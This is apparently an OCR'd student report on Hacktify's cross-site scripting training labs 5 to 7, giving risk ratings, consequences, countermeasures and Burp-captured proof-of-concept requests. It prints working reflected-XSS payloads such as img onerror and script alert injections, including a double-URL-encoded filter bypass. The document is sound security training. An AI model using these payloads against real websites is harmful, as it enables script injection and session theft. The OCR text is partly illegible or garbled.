
Reference	Risk Rating
Sub-lab-5: Developer hates scripts	**High**
Tools Used	
Burp- Suite	
Vulnerability Description	
The attacker finds an input point in the web application where they can insert malicious scripts.	
How It Was Discovered	
Automated Tools – Burp-Suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_5/lab_5.php?	

Consequences of not Fixing the Issue
1. **Data Theft**: Attackers can steal sensitive information such as cookies, session tokens, and personal data. This can lead to identity theft and unauthorized access to user accounts. 2. **Defacement**: Attackers can alter the content of web pages, leading to misinformation or damaging the reputation of the website and the organization behind it. 3. **Impact on Business Operations**: A successful XSS attack can disrupt business operations, leading to downtime and loss of productivity.
Suggested Countermeasures
• Ensure that data is properly encoded before rendering it in the browser. This prevents the browser from interpreting the data as executable code. • Use libraries to sanitize user input, removing or neutralizing any potentially harmful code.
References
https://portswigger.net/web-security/cross-site-scripting https://dev.to/contywrite/detect-and-prevent-cross-site-scripting-xss-in-your-web-application-fco https://www.cloudflare.com/learning/security/threats/cross-site-scripting/

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



Proof of Concept



```
GET /HTML/xss_lab/lab_5/q HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Sec-Ch-Ua: [illegible]
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_5/lab_5.php?email=[illegible]
Accept-Encoding: gzip, deflate, br
Priority: i
```

Subscribe to our NewsLetter

Enter your Email

Subscribe

Thanks for your Subscription!
You'll receive email on "><img src =q onerror=alert("hacked")>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

labs.hacktify.in says

hacked


OK

2.6. Change the Variation!

Reference	Risk Rating
Sub-lab-6: Change the Variation	**High**
Tools Used	
Burp Suite	
Vulnerability Description	
The malicious script is permanently stored on the target server, such as in a database, comment field, or message board. When a user retrieves the stored data, the script is executed in their browser.	
How It Was Discovered	
Automated Tool----Burp-suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_6/lab_6.php?	
Consequences of not Fixing the Issue	
• Malicious HTML can be used to steal session cookies, allowing attackers to impersonate users. • XSS can be used to deliver malware to users' devices, leading to further exploitation and compromise. • Successful XSS attacks can disrupt business operations, leading to downtime and loss of productivity.	
Suggested Countermeasures	
• Deploy a WAF (Web Application Firewall) to filter and monitor HTTP requests, blocking malicious traffic before it reaches the application. • Implement a strict CSP to restrict the sources from which scripts can be loaded and executed.	
References	
https://www.verizon.com/business/resources/articles/s/how-to-mitigate-cross-site-scripting/ https://www.esecurityplanet.com/networks/cross-site-scripting-xss/	

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab

Proof of Concept



```
GET /HTML/xss_lab/lab_6/lab_6.php?email=[illegible]
HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]
[illegible]
Sec-Ch-Ua: [illegible]
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_6/lab_6.php?email=[illegible]
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```


Subscribe to our NewsLetter

"><img src =q onerror=prompt(

Subscribe

Thanks for your Subscription!
You'll receive email on "><script>alert(1)</script>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
GET /HTML/xss_lab/lab_6/q HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]
[illegible]
Sec-Ch-Ua: [illegible]
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_6/lab_6.php?email=[illegible]
Accept-Encoding: gzip, deflate, br
Priority: i
```


Subscribe to our NewsLetter

Enter your Email

Subscribe

Thanks for your Subscription!
You'll receive email on "><img src =q onerror=prompt(8)>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved


labs.hacktify.in says

8

NewsLetter

Thanks for your Subscription!
You'll receive email on "><img src =q onerror=prompt(8)>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved


2.7. Encoding is the key?

Reference	Risk Rating
Sub-lab-7: Encoding is the key	**Medium**
Tools Used	
Burp Suite	
Vulnerability Description	
The attacker finds an input point in the web application where they can insert malicious scripts. And he can also insert encoded malicious scripts.	
How It Was Discovered	
Automated Tool----Burp-suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_7/lab_7.php?email=	

Proof of Concept

Consequences of not Fixing the Issue
• Even if scripts are encoded, if they are not properly sanitized, attackers can still inject malicious code to steal sensitive information such as cookies, session tokens, and personal data. • Encoded scripts can be used to deliver malware to users' devices, leading to further exploitation and compromise of user systems.
Suggested Countermeasures
• **Content Security Policy (CSP)**: Implement a strict CSP to restrict the sources from which scripts can be loaded and executed. This can significantly reduce the risk of XSS attacks. • **Use of Modern Web Frameworks**: Utilize frameworks like React, Angular, and Vue, which have built-in mechanisms to prevent XSS by default. However, developers must be aware of and avoid using functions that bypass these protections. • **Regular Security Audits**: Conduct regular security audits and code reviews to identify and fix vulnerabilities. This helps ensure that security measures are up-to-date and effective.
References
https://www.verizon.com/business/resources/articles/s/how-to-mitigate-cross-site-scripting/ https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html https://www.esecurityplanet.com/endpoint/prevent-xss-attacks/

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab




```
GET /HTML/xss_lab/lab_7/lab_7.php?email=[illegible] HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Sec-Ch-Ua: [illegible]
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_7/lab_7.php?email=
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Decoded from: URL encoding


```
<script>alert(1)</script>
```

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on scriptalertIscript



```
GET /HTML/xss_lab/lab_7/lab_7.php?email=
%253Cscript%253Ealert%25281%2529%253C%252Fscript%253E
HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Sec-Ch-Ua: [illegible]
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_7/lab_7.php?email=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Decoded from: URL encoding

```
%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```


Decoded from: URL encoding

```
<script>alert(1)</script>
```

Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on scriptalertIscript

Proof of Concept



labs.hacktify.in says

1

